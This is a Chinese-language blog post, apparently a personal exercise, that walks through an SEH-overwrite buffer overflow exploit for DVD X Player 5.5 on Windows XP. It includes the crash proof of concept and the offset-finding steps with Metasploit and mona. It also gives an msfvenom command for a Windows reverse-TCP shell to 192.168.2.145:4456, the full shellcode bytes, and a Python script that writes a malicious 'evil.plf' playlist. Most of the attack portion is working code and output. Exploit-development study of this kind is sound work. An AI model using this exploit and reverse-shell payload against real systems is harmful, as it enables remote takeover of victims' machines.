SWRhapsody

# SEH

于4月 7, 2018由**SWRhapsody**发布

遇到了需要自己写exploit的需求，需先熟悉下基础exploit


**基本概念**

Structured Exception Handler(SEH) 时 Windows 上用来处理软件和硬件异常的一种机制，在代码里大体上是这个样子

```
1  __try {
2     //write something cause error :)
3 } __except ( ExceptionHandler() ){
4     //catch it!
5 }
```

windows 有些默认的SEH用来捕获异常，在开发软件时，一般会先使用语言所提供的异常，最后考虑操作系统提供的异常。这样在软件运行时开发人员可以在异常被抛给系统之前有机会处理它们。当然如果代码中没有捕获任何的异常，操作系统会在最后捕获这个异常。

从 stack 上来看这个SEH是这个样子的



SWRhapsody

每一个 SEH 由一个指向下个SEH的指针和一个指向处理异常的函数的指针组成。每一个指针占 4 bytes 所以一个SEH 8 bytes。当处理异常时 windows 会让每个 register 和自己异或一下，这样每个 register 就被清零了，所以 Saved Return Pointer Overflows 就不能用了。这里概念就不详细介绍了，参考 [2] 里面有详细的讲解。

这种情况下 exploit， 需要在发生 overflow 时把 SEH 覆盖成我们需要的指令。我们希望能把它覆盖成这个样子

```
 |
 ---------------------------- (1)有一个异常发生
                             |
                       ------+-------------- (3) opcode in next SEH : 跳到shellcode处
                       |     |              |
                       |     V              V
[ Junk buffer ][ next SEH ][ SE Handler ][ Shellcode ]
                 跳转到shellcode    do                 (3) 执行shellcode
                 的opcode       pop pop ret
                 ^                  |
                 |                  |
                 |                  |
                 ------------------- (2)  pop pop ret 会将 next SEH 放到 EIP 中，这样就可以执行我们的
```


**具体步骤**

使用的是参考[1]中的软件 DVD X Player 5.5，调试的环境是win xp pro sp3

首先是触发 overflow

```
filename = "poc.plf"
buffer = "A"*2000
textfile=open(filename,"w")
textfile.write(buffer)
textfile.close()
```

用软件打开播放列表“poc.plf”可以看到发生了溢出，同时SEH也被覆盖了




SWRhapsody

接下来是找到 SEH 的具体位置

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8
Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7
Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6
[...snip...]
Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9
Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8
Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7
Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
```

再次读入playlist，然后用mona分析下

```
!mona findmsp
```

或者手动找位置


```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2000 -q 3375413
[*] Exact match at offset 608
```

在这里有个疑问，这里偏移是608，那么第一个 expectation_handler 应该是 608+4，next SEH 是 608。但在参考[1]里面第一个 expectation_handler 是 612(参考中的情况) – 4 +4，尝试过这样覆盖，pop pop ret 会被写到 next SEH 的位置， exploit 会执行失败。不知是不是mona版本不同造成的差异。

接下来就很简单了，先用 msfvenom 生成 shellcode，next SEH 中存放指令 `jmp short 6` （这个指令只占2 bytes，算上 `nop` 和 expectation_handler 指针的4 bytes 一共要跳 6 bytes）再把这些拼接起来

pop pop ret 用mona来寻找，

```
!mona seh
```

在 Immunity Debugger 的文件夹下会生成一个 seh.txt 的文件，在这里面找一个没有任何保护的地址

```
0x61617619 : pop esi # pop edi # ret  | asciiprint,ascii {PAGE_EXECUTE_READ} [EPG.dll] ASLR: Fa
```

生成跳转指令和shellcode

SWRhapsody


```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.2.145 LPORT=4456 -f c -b '\x0
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xd9\xc1\xd9\x74\x24\xf4\x5d\xb8\x40\x94\xc9\xb8\x31\xc9\xb1"
"\x52\x83\xed\xfc\x31\x45\x13\x03\x05\x87\x2b\x4d\x79\x4f\x29"
"\xae\x81\x90\x4e\x26\x64\xa1\x4e\x5c\xed\x92\x7e\x16\xa3\x1e"
"\xf4\x7a\x57\x94\x78\x53\x58\x1d\x36\x85\x57\x9e\x6b\xf5\xf6"
[...snip...]
"\x87\xdb\x03\xec\x0b\xe9\xfb\x0b\x13\x98\xfe\x50\x93\x71\x73"
"\xc8\x76\x75\x20\xe9\x52";
```


```
shellcode=("\xd9\xc1\xd9\x74\x24\xf4\x5d\xb8\x40\x94\xc9\xb8\x31\xc9\xb1"
"\x52\x83\xed\xfc\x31\x45\x13\x03\x05\x87\x2b\x4d\x79\x4f\x29"
"\xae\x81\x90\x4e\x26\x64\xa1\x4e\x5c\xed\x92\x7e\x16\xa3\x1e"
"\xf4\x7a\x57\x94\x78\x53\x58\x1d\x36\x85\x57\x9e\x6b\xf5\xf6"
"\x1c\x76\x2a\xd8\x1d\xb9\x3f\x19\x59\xa4\xb2\x4b\x32\xa2\x61"
"\x7b\x37\xfe\xb9\xf0\x0b\xee\xb9\xe5\xdc\x11\xeb\xb8\x57\x48"
"\x2b\x3b\xbb\xe0\x62\x23\xd8\xcd\x3d\xd8\x2a\xb9\xbf\x08\x63"
"\x42\x13\x75\x4b\xb1\x6d\xb2\x6c\x2a\x18\xca\x8e\xd7\x1b\x09"
"\xec\x03\xa9\x89\x56\xc7\x09\x75\x66\x04\xcf\xfe\x64\xe1\x9b"
"\x58\x69\xf4\x48\xd3\x95\x7d\x6f\x33\x1c\xc5\x54\x97\x44\x9d"
"\xf5\x8e\x20\x70\x09\xd0\x8a\x2d\xaf\x9b\x27\x39\xc2\xc6\x2f"
"\x8e\xef\xf8\xaf\x98\x78\x8b\x9d\x07\xd3\x03\xae\xc0\xfd\xd4"
"\xd1\xfa\xba\x4a\x2c\x05\xbb\x43\xeb\x51\xeb\xfb\xda\xd9\x60"
"\xfb\xe3\x0f\x26\xab\x4b\xe0\x87\x1b\x2c\x50\x60\x71\xa3\x8f"
"\x90\x7a\x69\xb8\x3b\x81\xfa\x07\x13\x8b\x6b\xef\x66\x8b\x9a"
"\x98\xef\x6d\xf6\x48\xa6\x26\x6f\xf0\xe3\xbc\x0e\xfd\x39\xb9"
"\x11\x75\xce\x3e\xdf\x7e\xbb\x2c\x88\x8e\xf6\x0e\x1f\x90\x2c"
"\x26\xc3\x03\xab\xb6\x8a\x3f\x64\xe1\xdb\x8e\x7d\x67\xf6\xa9"
"\xd7\x95\x0b\x2f\x1f\x1d\xd0\x8c\x9e\x9c\x95\xa9\x84\x8e\x63"
"\x31\x81\xfa\x3b\x64\x5f\x54\xfa\xde\x11\x0e\x54\x8c\xfb\xc6"
"\x21\xfe\x3b\x90\x2d\x2b\xca\x7c\x9f\x82\x8b\x83\x10\x43\x1c"
"\xfc\x4c\xf3\xe3\xd7\xd4\x03\xae\x75\x7c\x8c\x77\xec\x3c\xd1"
"\x87\xdb\x03\xec\x0b\xe9\xfb\x0b\x13\x98\xfe\x50\x93\x71\x73"
"\xc8\x76\x75\x20\xe9\x52")

filename = "evil.plf"
buffer = "A"*608 + "\xEB\x06"+"\x90\x90"+"\x19\x76\x61\x61"+"\x90"*20+shellcode+"D"*(1388-20-l
textfile = open(filename,"w")
textfile.write(buffer)
textfile.close()
```

需要注意的是生成 shellcode 时记得考虑 badcharacter，同时 msfvenom 默认使用 x86/shikata_ga_nai 需在 shellcode 前留出一定的 nop 用于解压。

再次读取playlist




不足的是这个时候软件就卡死了。

**参考或来源**

[1] Fuzzy Part 3: SEH：https://www.fuzzysecurity.com/tutorials/expDev/3.html

[2] Corelan Exploit writing tutorial part 3：https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/

分类： EXERCISE EXPLOIT

## 0 条评论

## 发表评论

名称 *

电子邮件 *

SWRhapsody

在想些什么?

发表评论

## 近期文章

携程Apollo YAML 反序列化

CVE-2020-5410

CodeQL部分源码简读

服务器与网关的不一致

CodeQL 部分使用记录

## 近期评论

## 文章归档

2020年8月

2020年6月

2020年5月

2020年3月

2020年1月

2019年12月

2019年11月

## 分类目录

SWRhapsody

EXPLOIT

## 携程Apollo YAML 反序列化

Introduction 3月份发现的一个问题，7月份提交给的携程SR 阅读更多…

EXPLOIT

## CVE-2020-5410

Introduction 补天挖的 spring-cloud-conf 阅读更多…

EXERCISE

## CodeQL部分源码简读

Introduction CodeQL 也用了不少时间了，从最初的不会 阅读更多…

ABOUT

Hestia |由ThemeIsle开发